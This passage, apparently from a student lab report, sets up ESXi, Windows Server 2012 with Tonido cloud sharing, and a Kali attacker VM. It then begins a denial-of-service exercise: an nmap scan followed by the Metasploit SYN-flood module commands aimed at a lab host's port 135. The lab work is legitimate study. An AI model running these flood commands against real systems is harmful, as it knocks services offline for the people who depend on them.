


**Figure 2-16: Customizing the Storage Settings (Contd.)**

The Tonido is installed as shown below.




**Figure 2-17: Virtual Machine Setup**

The virtual machine must be started from the ESXi virtual machines.



**Figure 2-18: Virtual Machine Setup (Contd.)**

The common installation of an operating system will begin.




**Figure 2-19: Setting up the Windows Server**




**Figure 2-20: Finishing Up the Installation**

## Setting Tonido cloud services


**Figure 2-21: Finishing Up Tonido Cloud Services**




**Figure 2-22: Finishing Up Tonido Cloud Services (Contd..)**

## Tonido cloud services




**Figure 2-23: Setting Up Tonido Cloud Services (Contd)**

Tonido will be open with a web-console and now we can see the configuration and choose which files must be shared or not.




**Figure 2-24: Setting Up Tonido Cloud Services (Contd)**

Tonido general information. Tonido can be installed on smartphones in order to use its services and interact with the server.

## Configuring ESXi network




**Figure 2-25: Configuring ESXi Network**

## Local host performance




**Figure 2-26: Performance Analysis**

## Windows Server 2012 network information.



**Figure 2-27: Windows Server 2012 Network Setup**

WAN switch and Windows server 2012 with Tonido cloud service.



**Figure 2-28: Setting up WAN**

# Setting Up the Attacker Machine

Attacker machine used for this exercise is Kali Linux VM Ware.

## Tools Used

Tools used for the attack:

- Kali Linux (threat actor)
- Windows Server (victim)
- Nmap
- Hping3
- Wireshark
- Metasploit framework
- Windows activity monitor tool

## Attack Selected

The attack we choose for this project was the Denial Of Service (DoS).

# Chapter 3: Planning and Executing The DoS Attack

## Scanning the Victim's Machine

### Exploring IP

Find the IP Address of both of the workstations using the ipconfig and ifconfig commands




**Figure 3-1: Executing ipconfig command on Windows**




**Figure 3-2: Executing ipconfig command on Linux**

# Scanning Using Nmap Tool

Scanning using Nmap tool the victim's machine to find open ports

#nmap 10.20.215.44

# Exploiting Using Metasploit

The attacker is preparing to exploit using the tool Metasploit.

#msf

Msf> use auxiliary/dos/tcp/synflood

Msf>set RHOST 10.20.215.44

Msf>set RPORT 135

Msf>set timeout 20000

Msf>exploit

